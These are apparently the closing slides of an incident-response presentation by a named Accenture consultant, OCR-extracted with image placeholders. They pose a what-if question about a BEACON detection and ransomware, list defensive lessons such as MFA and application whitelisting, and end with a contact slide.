
© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania




© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania




© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania



© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania



© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

What-if: If MDE had not detected the BEACON, would the incident have led to ransomware?

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Lessons Learned

- Sometimes malware analysis is faster than forensics
- Emphasize the importance of MFA everything
- Limits users' ability to install and run applications (f.e. application whitelisting)

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania

Thank you!

Do you have any questions?

juho.jauhiainen[at]accenture.com
accenture.com

@JuhoJauhiainen

/in/jauhiainen

© 2025 Juho Jauhiainen / Accenture

PowerPoint-template © Slidemania